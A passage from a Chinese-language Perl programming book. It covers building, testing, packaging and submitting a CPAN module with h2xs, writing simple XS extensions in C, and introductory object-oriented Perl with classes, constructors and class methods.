如果想要发布模块，尤其是在 CPAN 上，应该使用 Perl h2xs 实用程序来创建模块模板和所需的文件。可以使用标准的安装技巧安装用 h2xs 创建的模块：

```
%perl Makefile.PL
%make
%make test
%make install
```

在这种情况下，创建名为 Integer::Doubler 的模块，并向该模块添加 doubler 函数，该函数将取一个数值，并返回该数值的两倍。在该主题和下面两个主题中，我们将特地创建 Integer::Doubler 模块，压缩该模块，使其可以传送到 CPAN。因为在 Unix 中实现该例子，用压缩的 tar 文件结束模块，这对于 CPAN 来说是标准的。

第一步是使用 h2xs 创建新模块，将其称为 Integer::Doubler（注意，系统上可能没有安装 h2xs，这种情况下，应该去询问系统管理员，如果有的话）。模块未被压缩，并且用户运行 perl Makefile.PL 和 make 后，使用 make install 将在用户的机器上安装该模块，安装时自动使用正确的目录结构。然后，用户可以把 use Integer::Doubler 这一行添加到代码，这样，用户就可以自由地使用 doubler 函数了。

这种情况下，可以使用 h2xs 开关 -A 来表明，不需要任何自动加载的代码；使用 -X 来表明，这是没有任何 Perl XS 扩展名的 Perl 模块（参见本章后面的“XS：在 C 中创建 Perl 扩展名”，来得到关于 XS 的更多详细信息）；使用 -n 开关把新模块的名称传递到 h2xs。下面是具体情况：

```
% h2xs -A -X -n Integer::Doubler
Writing Integer/Doubler/Doubler.pm
Writing Integer/Doubler/Makefile.PL
Writing Integer/Doubler/test.pl
Writing Integer/Doubler/Changes
```



*Writing Integer/Doubler/MANIFEST*

可以看到，h2xs 创建许多模板文件，把模块分解到适当的目录结构里。实际的模块模板是 **Doubler.pm**，如下所示：

```
package Integer::Doubler;

use strict;
use vars qw($VERSION @ISA @EXPORT);

require Exporter;
require AutoLoader;

@ISA = qw(Exporter AutoLoader);
# Items to export into callers namespace by default. Note: do not export
# names by default without a very good reason. Use EXPORT_OK instead.
# Do not simply export all your public functions/methods/constants.
@EXPORT = qw(

);
$VERSION = '0.01';

# Preloaded methods go here.

# Autoload methods go after =cut, and are processed by the
autosplit program.

1;
__END__
# Below is the stub of documentation for your module. You better edit it!

=head1 NAME

Integer::Doubler - Perl extension for blah blah blah

=head1 SYNOPSIS

    use Integer::Doubler;
    blah blah blah

=head1 DESCRIPTION

Stub documentation for Integer::Doubler was created by h2xs.
It looks like the author of the extension was negligent
enough to leave the stub unedited.

Blah blah blah.

=head1 AUTHOR

A. U. Thor, a.u.thor@a.galaxy.far.far.away

=head1 SEE ALSO

perl(1).

=cut
```

H2xs 实用程序通过已经存在于该模块模板内的模块，为所需的東西提供空间，包括 POD 文档和版本号（应该一直保持为最新的）的空间（参见本章前面的主题“设置并检测模块版本号”——发送到 CPAN 的任何模块必须都有一个版本号）。即使我们不打算把模块发布出去，该模板也颇有价值。

既然这样，我们就输出 doubler 函数，并在 Doubler.pm 中编写这个函数，如下：

```
@ISA = qw(Exporter AutoLoader);
# Items to export into callers namespace by default. Note: do not export
# names by default without a very good reason. Use EXPORT_OK instead.
# Do not simply export all your public functions/methods/constants.
@EXPORT = qw(
doubler
);
$VERSION = '0.01';

# Preloaded methods go here.

sub doubler
{
    return 2 * shift;
}
```

这样就完成了 Doubler.pm。想了解如何测试新模块，请看下一个主题。

相关解决方案参见 8.2.28 节“POD：普通文档说明”和 14.2.1 节“安装模块”。

### 17.2.21 测试模块

在前面，我们使用 h2xs 为 Integer::Doubler 模块创建了一个模板，并且，将代码添加到了 Doubler.pm。下一步就要测试模块了。

安装模块时，用户所做的第一步是，用 perl Makefile.PL 创建模块的 makefile。下面，我们将看看 makefile 是什么样子的。

```
% perl Makefile.PL
Checking if your kit is complete...
Looks good
Writing Makefile for Integer::Doubler
```

现在，我们有了模块的 makefile。为了使用该 makefile，用户需要键入 make 命令：

```
% make

cp Doubler.pm ./blib/lib/Integer/Doubler.pm
AutoSplitting Integer::Doubler (./blib/lib/auto/Integer/Doubler)
Manifying ./blib/man3/Integer::Doubler.3
```

测试的最后一步是运行 make test。向 h2xs 创建的 test.pl 文件中添加一些代码来测试该模块。这时，文件 test.pl 如下所示：

```
# Before 'make install' is performed this script should be runnable with
```

```
# 'make test'. After 'make install' it should work as 'perl test.pl'

##### We start with some black magic to print
on failure.

# Change 1..1 below to 1..last_test_to_print .
# (It may become useful if the test is moved to ./t subdirectory.)

BEGIN { $| = 1; print "1..1\n"; }
END {print "not ok 1\n" unless $loaded;}
use Integer::Doubler;
$loaded = 1;
print "ok 1\n";

##### End of black magic.

# Insert your test code below (better if it prints "ok 13"
# (correspondingly "not ok 13") depending on the success of chunk 13
# of the test code):
```

在 `test.pl` 的结尾插入测试代码，可以假定这时模块已被加载。下面，使用 `Integer::Doubler` 中的 `doubler` 函数把数字 2 加倍，如下：

```
# Insert your test code below (better if it prints "ok 13"
# (correspondingly "not ok 13") depending on the success of chunk 13
# of the test code):

print "2 * 2 = ", doubler(2);
```

现在，运行 `make test`，来测试新模块：

```
% make test

PERL_DL_NONLAZY=1 /usr/local/bin/perl -I./blib/arch -I./blib/lib
-I/usr/local/lib/perl5/sun4-sunos/5.005 -I/usr/local/lib/perl5 test.pl
1..1
ok 1
2 * 2 = 4
```

这时可以看到结果—— $2 * 2 = 4$ ，这意味着 `doubler` 正在工作（当然，可以更广泛地测试代码。这个例子仅仅测试模块是否正确创建）。`Integer::Doubler` 模块做好了安装准备（即如果没有系统安装特权，且想创造独立安装，键入 `make install` 或者与 `make install LIB=/home/username/lib` 类似的命令）。下一步是压缩模块，以备发布。要知道如何压缩和发布，参见下一个主题。

相关解决方案参见 14.2.1 节“安装模块”。

### 17.2.22 压缩模块以备发布

彻底测试了模块，且正确地安装，确认可以发布了之后，现在该怎么办呢？答案是：压缩模块以备发布。



如何压缩模块是依据平台而定的。在 CPAN 中，多数独立可下载模块是把 Unix 作为目标的、压缩的 tar 档案文件。从上几个主题中使用如下简单命令创建的模块，可以创建压缩的 tar 文件。如下：

```
% make tardist

rm -rf Integer-Doubler-0.01
/usr/local/bin/perl -I/usr/local/lib/perl5/sun4-sunos/5.005
-I/usr/local/lib/perl5 -MExtUtils::Manifest=manicopy,maniread \
    -e 'manicopy(maniread(),"Integer-Doubler-0.01", "best");'
mkdir Integer-Doubler-0.01
tar cvf Integer-Doubler-0.01.tar Integer-Doubler-0.01
a Integer-Doubler-0.01/Makefile.PL 1 blocks
a Integer-Doubler-0.01/Doubler.pm 3 blocks
a Integer-Doubler-0.01/Changes 1 blocks
a Integer-Doubler-0.01/test.pl 2 blocks
a Integer-Doubler-0.01/MANIFEST 1 blocks
rm -rf Integer-Doubler-0.01
compress Integer-Doubler-0.01.tar
```

该命令（在多数 Unix 系统上，make dist 的作用相同）创建 Integer-Doubler-0.01.tar.Z（注意，Doubler.pm 的版本号自动并入名称中）。可以看到前面代码中的每个文件：Makefile.PL、Doubler.pm 等，像压缩成 Integer-Doubler-0.01.tar.Z 一样列出来。这样，模块就可以发布了。事实上，甚至可以把模块提交到 CPAN，参见下一个主题来了解如何做。

相关解决方案参见 14.2.1 节“安装模块”。

### 17.2.23 提交模块到CPAN

程序员新手的模块可以发送到 CPAN 了，如何把模块发送到 CPAN 呢？首先，应该与 PAUSE 取得联系。

要发送模块到 CPAN，首先应该与 PAUSE（Perl Authors Upload Server，Perl 作者上传服务器）取得联系。PAUSE 是面向 CPAN 作者的服务器。请查看 [www.cpan.org/modules/04pause.html](http://www.cpan.org/modules/04pause.html) 上的 PAUSE 页面，可以得到有关的详细信息。我们将被指引着发送消息（包括名字、电子邮件地址、模块的描述等）到 [modules@perl.org](mailto:modules@perl.org)，注册为模块创作者。

给 PAUSE 发送被请求信息的电子邮件后，将在几周内收到一封电子邮件，可以选择一个口令，用此口令上传模块。目前的模块上传页面是（当前）[https://pause.kbx.de/perl/user/add\\_uri](https://pause.kbx.de/perl/user/add_uri)。

### 17.2.24 XS：在C中创建Perl扩展名

有人可能觉得 C 比 Perl 更好一些。其实，通过使用 XS 界面，可以在 Perl 程序中编写 C 代码。

XS 界面允许把 C 代码放置到一个 XSUB，并用 XS 编译器（为 xsubpp）把代码编译到

模块中。这样做会给模块添加一个二进制部分（使其依平台而定）。

例如，我们创建一个新模块 `Random::Number`，带有一个函数 `random`，该函数使用标准 C 库的 `rand` 函数，返回一个随机数。我们从 Perl `h2xs` 实用程序开始，创建模块模板。而且不使用 `-X` 开关，这样，`h2xs` 将创建一个 XS 文件。如下：

```
% h2xs -A -n Random::Number

Writing Random/Number/Number.pm
Writing Random/Number/Number.xs
Writing Random/Number/Makefile.PL
Writing Random/Number/test.pl
Writing Random/Number/Changes
Writing Random/Number/MANIFEST
```

在其他文件中，该代码创建 `Number.xs`，它是放置随机数函数 `random` 的代码的地方。为了从模块输出该函数，首先将其列在 `Number.pm` 的输出部分，如下：

```
package Random::Number;

use strict;
use vars qw($VERSION @ISA @EXPORT);

require Exporter;
require DynaLoader;

@ISA = qw(Exporter DynaLoader);
# Items to export into callers namespace by default. Note: do not export
# names by default without a very good reason. Use EXPORT_OK instead.
# Do not simply export all your public functions/methods/constants.
@EXPORT = qw(
    random
);
$VERSION = '0.01';
```

现在，可以为 `Number.xs` 中的 `random` 编写 C 代码了。`Number.xs` 这个文件目前是这样的：

```
#ifdef __cplusplus
extern "C" {
#endif
#include "EXTERN.h"
#include "perl.h"
#include "XSUB.h"
#ifdef __cplusplus
}
#endif
```

```
MODULE = Random::Number      PACKAGE = Random::Number
```

`Random` 的代码将位于该文件底部。在这个例子中，让返回值为 `double` 型，指出 `random` 没有取参数，并通过使用 C 的 `rand` 函数，设置返回值为 0 到 100 之间的随机数。如下：

```

#ifdef __cplusplus
extern "C" {
#endif
#include "EXTERN.h"
#include "perl.h"
#include "XSUB.h"
#ifdef __cplusplus
}
#endif

MODULE = Random::Number          PACKAGE = Random::Number

double
random()
    CODE:
        RETVAL = rand() % 100;

```

实际上,应该用各种不同的方法编写 **XSUB**,而且,应该忽略 **CODE:** 标签,因为 **RETVAL** 被自动返回(在变成正确的返回值类型后)。然而,较长的 **XSUB** 通常包含一个 **CODE:**部分,把代码从其他部分(如变量声明)分开。而且,如果使用 **CODE:**标签,并且想从 **XSUB** 返回数值,则必须也用 **OUTPUT:**标签,在这里明确地指出想要从该 **XSUB** 返回 **RETVAL**。如下:

```

#ifdef __cplusplus
extern "C" {
#endif
#include "EXTERN.h"
#include "perl.h"
#include "XSUB.h"
#ifdef __cplusplus
}
#endif

MODULE = Random::Number          PACKAGE = Random::Number

double
random()
    CODE:
        RETVAL = rand() % 100;
    OUTPUT:
        RETVAL

```

对于这个简单的例子,就这么多。为了测试这个新模块,添加下面的代码到 **test.pl**。

```

use Random::Number;
$loaded = 1;
print "ok 1\n";

##### End of black magic.

# Insert your test code below (better if it prints "ok 13"

```



```
# (correspondingly "not ok 13") depending on the success of chunk 13
# of the test code):

$S = random();
print "Random number: $S\n";
```

运行 **make**，然后运行 **make test** 时，可以看到来自 **random** 的一个随机数（注意，可能需要在系统上确定 C 例程 **rand** 的种子，以返回 **random** 数字的惟一序列）：

```
%make test

PERL_DL_NONLAZY=1 /usr/local/bin/perl -I./blib/arch -I./blib/lib
-I/usr/local/lib/perl5/sun4-sunos/5.005 -I/usr/local/lib/perl5 test.pl
1..1
ok 1
Random number: 90
```

**Random** 函数仅返回一个数值，而且不取用任何参数。当然，可以在这里随心所欲地精心制作 C 代码，包括让其读取传递给它的数值。参见下一个主题，来得到更多的详细信息。

### 17.2.25 传递数值到 XSUB

传递数值到 **XSUB** 很容易。通过列出传递到 **XSUB** 的适当参数，并声明这些参数来指出其类型，来支持被传递的数值。

下面的例子创建了一个名为 **boomerang** 的新 **XSUB**，该 **XSUB** 取一个整型数值，返回同样的数值。首先，为模块 **Math::Boomerang** 创建新模板，该模块支持 **boomerang** 方法。如下：

```
% h2xs -A -n Math::Boomerang

Writing Math/Boomerang/Boomerang.pm
Writing Math/Boomerang/Boomerang.xs
Writing Math/Boomerang/Makefile.PL
Writing Math/Boomerang/test.pl
Writing Math/Boomerang/Changes
Writing Math/Boomerang/MANIFEST
```

然后，从 **Boomerang.pm** 输出 **boomerang**：

```
package Math::Boomerang;

use strict;
use vars qw($VERSION @ISA @EXPORT);

require Exporter;
require DynaLoader;

@ISA = qw(Exporter DynaLoader);
# Items to export into callers namespace by default. Note: do not export
# names by default without a very good reason. Use EXPORT_OK instead.
# Do not simply export all your public functions/methods/constants.
@EXPORT = qw(
```

```
boomerang
);
$VERSION = '0.01';
```

现在，通过添加下面的代码到 **Boomerang.xs**，编写 boomerang XSUB 自身。

```
#ifdef __cplusplus
extern "C" {
#endif
#include "EXTERN.h"
#include "perl.h"
#include "XSUB.h"
#ifdef __cplusplus
}
#endif

MODULE = Math::Boomerang      PACKAGE = Math::Boomerang

int
boomerang(value)
    int value
    CODE:
        RETVAL = value;
    OUTPUT:
        RETVAL
```

就是这些。现在，传递一个整型数值到 boomerang 时，它会返回该数值。当然，可以在 XSUB 的参数列表中列出许多参数，想列多少就列多少。事实上，XSUB 甚至支持可变长度参数列表。

在该主题和以前的主题中，从一个 XSUB 仅返回一个数值。但是，Perl 还可以处理表。因此，在下一个主题中，我们将看看如何从 XSUB 返回一个表，如何接受可变数目的参数。

### 17.2.26 从XSUB返回表

前面主题中的 XSUB 只接受一个参数，并且返回该参数。但是，可以从 XSUB 返回完整的表。更改上面过程中的 boomerang，使得取用一个表并返回该表，也就是处理可变数目的参数。

因为我们必须自己处理调用堆栈，处理 XSUB 中的可变数目参数有些复杂。因为将在 Boomerang.xs 中自己获得并返回数值，我们从使原型失效开始。

```
#ifdef __cplusplus
extern "C" {
#endif
#include "EXTERN.h"
#include "perl.h"
#include "XSUB.h"
```

```

#ifdef __cplusplus
}
#endif

```

```

MODULE = Math::Boomerang          PACKAGE = Math::Boomerang

PROTOTYPES: DISABLE
void
boomerang(...)

```

下面，将使用 **PPCODE** 标签，而不是 **CODE** 标签，因为 **PPCODE** 告诉 **XSUB** 编译器 **xsubpp**，将在这个例子中处理调用堆栈。在这里，通过使用 **XSUB ST** 宏，从调用堆栈移走数值，并把它们放到 **arguments** 数组中。为了做上面这些事情，声明 **SV** 类型的数组（**SV** 是一种 Perl 标量类型，数组类型为 **AV**，哈希表类型为 **HV**），并调用 **New**，为数组留出空间（**XSUB** 中的 **items** 变量自动保存传递到 **XSUB** 的项数），如下：

```

PROTOTYPES: DISABLE
void
boomerang(...)
PPCODE:
{
    SV **arguments;
    arguments = New(0, arguments, items, SV *);

```

既然有了容纳被传递数值的数组，通过使用 C 语言中 **for** 循环中的 **ST** 宏，从调用堆栈取出被传递的数值，并且把这些数值存储到数组中。如下：

```

PROTOTYPES: DISABLE
void
boomerang(...)
PPCODE:
{
    int loop_index;
    SV **arguments;
    arguments = New(0, arguments, items, SV *);

    for (loop_index = 0; loop_index < items; loop_index++) {
        arguments[loop_index] = ST(loop_index);
    }

```

这时，传递到 **XSUB** 的表数值位于 **arguments** 数组中，这意味着我们已经能够读取传递到 **XSUB** 的表。

可以编写另一个循环，使用 **PUSHs** 函数，把这些参数推到返回堆栈，返回与传递到 **boomerang** 相同的表。

```

PROTOTYPES: DISABLE
void
boomerang(...)

```



```

PPCODE:
{
    int loop_index;
    SV **arguments;
    arguments = New(0, arguments, items, SV *);

    for (loop_index = 0; loop_index < items; loop_index++) {
        arguments[loop_index] = ST(loop_index);
    }

    for (loop_index = 0; loop_index < items; loop_index++) {
        PUSHs(arguments[loop_index]);
    }

    Safefree(arguments);
}

```

注意，在上面代码的结尾，还通过使用 **Safefree** 释放对数组分配的内存。该命令完善了 **XSUB** 代码。

使用 **make** 后，添加下面的代码到 **test.pl**，以传递表 1...10 到 **boomerang**。

```

# Before 'make install' is performed this script should be runnable with
# 'make test'. After 'make install' it should work as 'perl test.pl'

##### We start with some black magic to print on
failure.

# Change 1..1 below to 1..last_test_to_print .
# (It may become useful if the test is moved to ./t subdirectory.)

BEGIN { $| = 1; print "1..1\n"; }
END {print "not ok 1\n" unless $loaded;}
use Math::Boomerang;
$loaded = 1;
print "ok 1\n";

##### End of black magic.

# Insert your test code below (better if it prints "ok 13"
# (correspondingly "not ok 13") depending on the success of chunk 13
# of the test code):

print "boomerang returns: ", boomerang (1..10);

```

使用 **make test**，用如下方法测试 **boomerang**：

```

%make test

PERL_DL_NONLAZY=1 /usr/local/bin/perl -I./blib/arch -I./blib/lib
-I/usr/local/lib/perl5/sun4-sunos/5.005 -I/usr/local/lib/perl5 test.pl
1..1
ok 1
boomerang returns: 12345678910

```

可以看到，`boomerang` 做了料想中的事情——取一个表，并返回相同的表。该 **XSUB** 的工作情况与预期的一样。

注意，要创建更为高级的 **XSUB**，还有许多事情要做。参见 Perl 附带的 **XSUB** 文档，以得到更多信息。

## 第 18 章 创建类和对象

### 18.1 深入分析

实际上，面向对象编程（object-oriented programming, OOP）仅仅是实现分而治之策略的一种技巧。其概念为：封装数据和子程序（称为方法）到对象中，使每个对象半自治。用阻止数据和方法弄乱通用名字空间的方式，装入私有（即纯内部的）数据和方法。然后，通过由公有（即外部可调用的）方法定义的明确接口，对象与程序的其他部分互相作用。

面向对象编程最初是为了处理较大程序而创建的，把这些大程序分解到实用单元里。因为对象可以包含多个子程序和数据，面向对象编程采用的概念是把程序更进一步地分解到子程序里。封装程序的部分到对象里，使得我们将对象概念化，并且能够更容易地处理对象，而不是必须明确地处理构成对象的所有内部的东西。

例如，考虑一个厨房，里面有管子、抽水机、压缩机以及各种使食物制冷的开关。一旦食物温度过高，就应该打开压缩机，打开阀门，并开始用手起动抽水机。现在，把所有这些功能包装到一个对象中——一台冰箱。在这个对象中，所有这些操作都是内部处理的，在对象内部，自动处理对象的各部分之间适当反馈。这就是封装的概念——将要求许多关注的复杂系统，转换成在内部处理所有工作、且易于概念化的对象，如一台冰箱。如果面向对象编程的第一条格言是“分而治之”，第二条肯定是“眼不见心不烦”。另外，面向对象编程使得在不同程序中重新使用代码变得十分容易。

在 Perl 中，面向对象编程很不正式。事实上，几乎都是我们自己做的。Perl 的面向对象编程以几个关键概念（类、对象、方法及继承）为中心。这些术语的定义如下：

- ◆ 类是能够提供方法的包。
- ◆ 方法是类或对象内部创建的子程序。方法把对象引用或传递给它的类名作为其第一个参数。
- ◆ 对象是引用的项，不象其他引用，它知道自己属于什么类。从类创建对象。
- ◆ 继承是从一个类（为基类）派生类（为派生类）的过程，并在派生类中利用基类的方法。

所有这些结构对面向对象的编程来说都很重要。下面将对每一项进行详细介绍。



### 18.1.1 类

在 Perl 中，类是给程序其他部分提供方法的包（方法是连接到对象或类的子程序）。在面向对象编程中，类为对象提供一类模板。即如果把类想象为切面包机，从类创建的对象就是面包。

可以认为类是对象的类型（在诸如 Perl 这样的松散类型的语言中，可以这样说）。我们可以使用类创建对象，然后从代码调用该对象的方法。

为了创建对象，需调用类的构造函数，构造函数是名为 `new` 的典型方法。该构造函数返回对新对象的新对象的引用。在内部，构造函数使用 Perl 的函数 `bless`，伪造引用（通常是对新对象内部数据的引用）与类之间的连接，从而创建对象（回想一下，对象仅仅是知道自己属于什么类的被引用项）。

看下面这个类 `Class1` 的例子，该类支持 `new` 构造函数。在构造函数中，创建对匿名哈希表的引用，该匿名哈希表将保存对象的数据（当然，不是必须使用哈希表把数据保存进去，可以使用数组或者标量）。把这个哈希表 `bless` 到当前类中，然后，返回对象的引用，作为构造函数的返回值。

```
package Class1;

sub new
{
    my $self = {};
    bless($self);
    return $self;
}

return 1;
```

在 Perl 中，类看起来像前面的例子。如何创建该类的对象呢？下一节将讲述这个问题。

### 18.1.2 对象

在 Perl 中，对象为类的实例，对象的子程序为实例方法，或成员函数，或仅为方法。除了内置的子程序之外，还可以在对象中存储数据项，这些项称为数据成员或实例数据。类的所有成员通用数据项称为类数据。

为了创建对象，需调用类的构造函数，构造函数通常名为 `new`。在下面的例子中，从以前开发的类 `Class1` 创建了一个对象：

```
use Class1;
my $object1 = Class1->new();
```

然而，该对象不是十分有用，因为它没有存储成员数据，并且也不支持任何方法。如何添加方法到该类及对象呢？看下一节。

### 18.1.3 方法

方法是建于类内部的子程序，因而建于由该类创建的对象内部。通常把方法分为打算在类内部使用的方法（私有方法）和打算在类外部使用的方法（公共方法）。私有方法通常仅在对象自身内被对象的其他部分调用。例如，在本章开始介绍的电冰箱例子中，当气温太低时，自动调温装置可以调用名为 `start_compressor` 的、完全内部的方法。

如果有支持方法的对象，可以按照如下方式使用该对象的方法。其中，使用 `calculate` 方法处理 `$operand1` 和 `$operand2` 中的两个数值，并存储计算的结果到 `$result` 中。

```
$result = $object1->calculate($operand1, $operand2);
```

Perl 有两种类型的方法：类方法和实例方法。

实例方法（如上面的 `calculate` 例子）针对对象调用（即对象是类的实例），而且，把对对象的引用传递给它，作为第一个参数。这意味着，`calculate` 实际上得到传递给它的 3 个参数：对象的引用，后面有两个操作数。使用对象引用，可以知道什么对象调用了该方法。

另一方面，类方法针对类调用，而且，把类名传递给它作为第一个参数。例如，我们在前一节中看到的名为 `new` 的构造函数是一个类方法：

```
my $object1 = Class1->new();
```

尽管方法是包子程序，但我们不导出它们。相反，通过给出其完整的对象引用或者类名来指向它们。

因此，在 OOP 中，子程序被称为方法。对于对象来说内部的数据项则为数据成员。

### 18.1.4 数据成员

对象中可存储数据成员，甚至可以由对象直接检索到该数据。例如，如果使用键 `DATA`，在 `Class1` 的匿名哈希表中存储了一个数据项，可以用如下方法读取该数据：

```
my $data = $object1->{DATA};
```

然而，Perl 方法通常是把数据隐藏到访问方法后面，这意味着不是直接检索数据，可能是使用名为 `getdata` 的方法来读取该数据：

```
my $data = $object1->getdata();
```

通过这样使用访问方法，可以控制对对象的数据的访问。这样，程序的其他部分不会，例如，设置数据为我们认为不合法的数值。也就是说，使用方法来定义对象对程序其余部分的接口。

在涉及代码之前，需要掌握另一个面向对象的概念：继承。继承是面向对象编程中的正式定义。



### 18.1.5 继承

使用继承，可以从旧类派生新类。而且，新类会继承旧类的所有方法和成员数据。新类被称为派生类，原始类被称为基类。这里的概念是，在新类中添加想要添加的功能，使新类比基类有更多自定义的功能性。

例如，如果有 `vehicle` 类，就可以从 `vehicle` 派生出 `car` 新类，并添加新方法 `horn`。调用 `horn` 方法时，打印“beep”。这样就从基类创建了一个新类，并用附加的方法扩充了该新类。在这一章中，我们将了解如何使用继承，从其他类派生类。

现在，我们已经知道了 OOP 的概念，下面将介绍快速解决方案。

## 18.2 快速解决方案

### 18.2.1 创建类

在面向对象编程中，如何创建对象呢？首先，必须先创建类。这个过程相当简单。

在 Perl 中如何创建类呢？使用包即可，如在下面的例子所示。在这个例子中，创建了一个 `Class1` 类。

```
package Class1;
return 1;
```

这就是一个类。

不要感到惊奇。类就是包。然而，通常类有创建到类中的方法，包括一个非常重要的方法——构造函数。构造函数使我们可以创建新对象。参见下一个主题，以了解详细信息。

### 18.2.2 创建构造函数初始化对象

现在，我们有了新类。但怎样从这些类创建新对象呢？答案是使用构造函数。构造函数通常是名为 `new` 的方法。

在 Perl 中，构造函数通常仅仅是名为 `new` 的方法，该方法返回对 `blessed` 对象的引用。在 Perl 中，`bless` 对象意味着把该对象连接到某类。`bless` 某食物时，使用 `bless` 函数添加该事物到对象。

考虑下面构造函数的例子。在这个例子中，为 `Class1` 类创建了一个构造函数：

```
package Class1;
return 1;
```

构造函数通常名为 `new`，因此，以 `new` 为名称创建了一个子程序：

```
package Class1;
```



```

sub new
{
    .
    .
    .
}

return 1;

```

在上面的子程序中，需要某事物作为该对象的基础来 `bless` 且返回。在 Perl 中，通常使用匿名哈希表做这件事情。可以在该哈希表中存储数据成员，这将在下面看到。

---

**提示：**在 Perl 中，为什么使用一个数据项（如哈希表）作为对象的基础呢？原因是 Perl 实际上只为存储对象本身而存储对象的数据，因为这是使对象惟一的根本所在。由于这个原因，Perl 让我们 `bless` 对象的数据，并把由此产生的引用作为对对象自身的引用对待。

---

在下面的例子中，调用对该匿名哈希表 `$self` 的引用：

```

package Class1;

sub new
{
    my $self = {};
    .
    .
    .
}

return 1;

```

随后把该哈希表 `bless` 到当前对象，并返回对构造函数的调用者哈希表的引用，如下：

```

package Class1;

sub new
{
    my $self = {};
    bless($self);
    return $self;
}

return 1;

```

该构造函数创建一个新的匿名哈希表，`bless` 该哈希表到当前对象中，并返回对构造函数的调用者哈希表的引用。由于 `bless` 函数，这个引用被看作对对象本身的引用。

#### 传递数据到构造函数

构造函数不只是用于创建对象，还可以初始化对象。例如，假如创建对象时想存储两个数据项到该对象中，并把这两个数据项传递到构造函数来初始化对象。可以像下面例子中那

样存储这两个数据项到对象内的匿名哈希表中。注意，传递给构造函数的第一项是其类的名称，在下面的例子中，将它丢掉了。

```
package Class1;

sub new
{
    my $self = {};

    shift;
    $self->{DATA_ITEM_1} = shift;
    $self->{DATA_ITEM_2} = shift;

    bless($self);
    return $self;
}

return 1;
```

---

**注意：**构造函数是类方法，这样使用：Class->new。参见本章后面的“创建类方法”或者“深入分析”节，可以得到更多详细信息。

---

现在，我们已经使用键 DATA\_ITEM\_1 和 DATA\_ITEM\_2，在对象的匿名哈希表中存储了传递到对象的两个数据项。当然，通过在构造函数中存储附加的数据，可以初始化该哈希表。如下：

```
package Class1;

sub new
{
    my $self = {};

    shift;
    $self->{DATA_ITEM_1} = shift;
    $self->{DATA_ITEM_2} = shift;
    $self->{DATA_ITEM_3} = 3;

    bless($self);
    return $self;
}

return 1;
```

注意，因为类是包，所以，可以使用 BEGIN 子程序初始化对象中的数据。然而，因为构造函数创建真实的、被 bless 的对象，需要使用某种方法把该数据传递到构造函数自身。可以在包中使用全局变量完成这件事情，如下：

```
package Class1;

my $data_item_3;

BEGIN
```

```

{
    $data_item_3 = 3;
}

sub new
{
    my $self = {};

    shift;
    $self->{DATA_ITEM_1} = shift;
    $self->{DATA_ITEM_2} = shift;
    $self->{DATA_ITEM_3} = $data_item_3;

    bless($self);
    return $self;
}

return 1;

```

调用构造函数时，上面的代码初始化数据项 3。然而，注意，这种方法仍旧依赖于构造函数，构造函数是创建真实对象的地方。这意味着，在实践中，我们很少在类中使用 **BEGIN** 子程序。另一个问题是，在类中为全局变量的变量实际上是类变量，为类的所有对象所共享（参见本章后面的“创建对象共享的类变量”，以得到更多详细信息），因此，这样会与其他对象发生冲突。结果是使用构造函数初始化对象，而不是使用 **BEGIN** 子程序。

这样，下一步该怎样呢？如何使构造函数创建对象？如何使用构造函数引用存储的数据。参见下一个主题，来得到更多的详细信息。

### 18.2.3 从类创建对象

现在，我们已经创建了类和类构造函数。如何创建类的对象呢？调用构造函数，它将返回对新对象的引用。

为了从类创建新对象，调用类的构造函数，返回对新对象的引用。在下面的例子中，调用前面主题中开发的构造函数来创建对象，如下：

```

my $object = Class1->new();

package Class1;

sub new
{
    my $self = {};
    bless($self);
    return $self;
}

```

到这里，我们已经创建了一个新对象，并把该对象的引用（不是对象本身）存储到了 `$object` 中。注意，必须用类（想要对象从该类创建）的名称来限定 `new` 方法调用：`Class1->new`。



在下面这个例子中，把该例子的所有代码（包括类定义）放到一个文件。然而，因为类是包，所以可以放置类定义到另一个文件。例如，可以放置类定义到文件 `Class1.pm` 中。如下（注意，下面的代码必须像其他可加载模块一样，在结尾返回一个 1）：

```
package Class1;

sub new
{
    my $self = {};
    bless($self);
    return $self;
}

return 1;
```

现在，在主代码中，使用 `Class1`，并且创建对象，如下：

```
use Class1;
my $object = Class1->new();
```

### 传递数据到构造函数

有些构造函数用传递到它们的数据来初始化对象。在前面的主题中，我们已经开发了一个这样的构造函数的例子：

```
sub new
{
    my $self = {};

    shift;
    $self->{DATA_ITEM_1} = shift;
    $self->{DATA_ITEM_2} = shift;
    $self->{DATA_ITEM_3} = 3;

    bless($self);
    return $self;
}
```

该构造函数取用两个参数，并用键 `DATA_ITEM_1` 和 `DATA_ITEM_2` 把这两个参数存储到对象的内部哈希表中。可以这样调用构造函数：

```
my $object = Class1->new(1, 2);
```

现在，可以用 `$object->{DATA_ITEM_1}` 和 `$object->{DATA_ITEM_2}` 引用存储在对象中的数据。检验完整的例子：

```
my $object = Class1->new(1, 2);

print "Data item 1 = ", $object->{DATA_ITEM_1}, "\n";
print "Data item 2 = ", $object->{DATA_ITEM_2}, "\n";

package Class1;
```

```

sub new
{
    my $self = {};

    shift;
    $self->{DATA_ITEM_1} = shift;
    $self->{DATA_ITEM_2} = shift;
    $self->{DATA_ITEM_3} = 3;

    bless($self);
    return $self;
}

Data item 1 = 1
Data item 2 = 2

```

现在，我们已经创建了几个对象。然而，这样的对象没有多大用处，除非它们支持方法。参见下面的主题，以得到详细信息。

#### 18.2.4 创建类对象

现在，我们已经创建了对对象。但是，该对象看起来什么也不能做。我们只是创建这种新类型的对象。怎么办呢？下一步是添加方法到对象，这样，就可以与对象相互作用了。

两种类型的方法是类方法和实例方法。使用类名调用类方法，使用对象引用调用实例方法（即对象是类的实例）。调用类方法时，类名本身作为第一个参数传递到该方法。

构造函数是类方法。在下面的例子中，随着新对象的创建，显示该对象的类名：

```

my $object1 = Class1->new();

package Class1;

sub new
{
    $class = shift;
    print "You're creating a new object of class $class.";

    my $self = {};
    bless($self);
    return $self;
}

You're creating a new object of class Class1.

```

使用类方法处理类范围内的事情，如返回类支持的方法表。如下例所示：

```

print "Class1 supports these methods: ",
    join(", ", Class1->get_interfaces());

package Class1;

sub new
{

```

```

    $class = shift;
    my $self = {};
    bless($self);
    return $self;
}

sub get_interfaces {

    return 'new', 'get_interfaces';
}

```

*Class1 supports these methods: new, get\_interfaces*

这种性能十分有用，因为可以不必创建类的对象，就可以查询该类支持的方法。

实际上，类方法很少使用传递给它的类名，因为类方法已经知道它位于什么类中。当已经从基类派生了类时，会出现异常。在这种情况下，基类的类方法可以使用传递给它的新类名，来了解自己位于什么类中。

### 18.2.5 创建对象方法（实例方法）

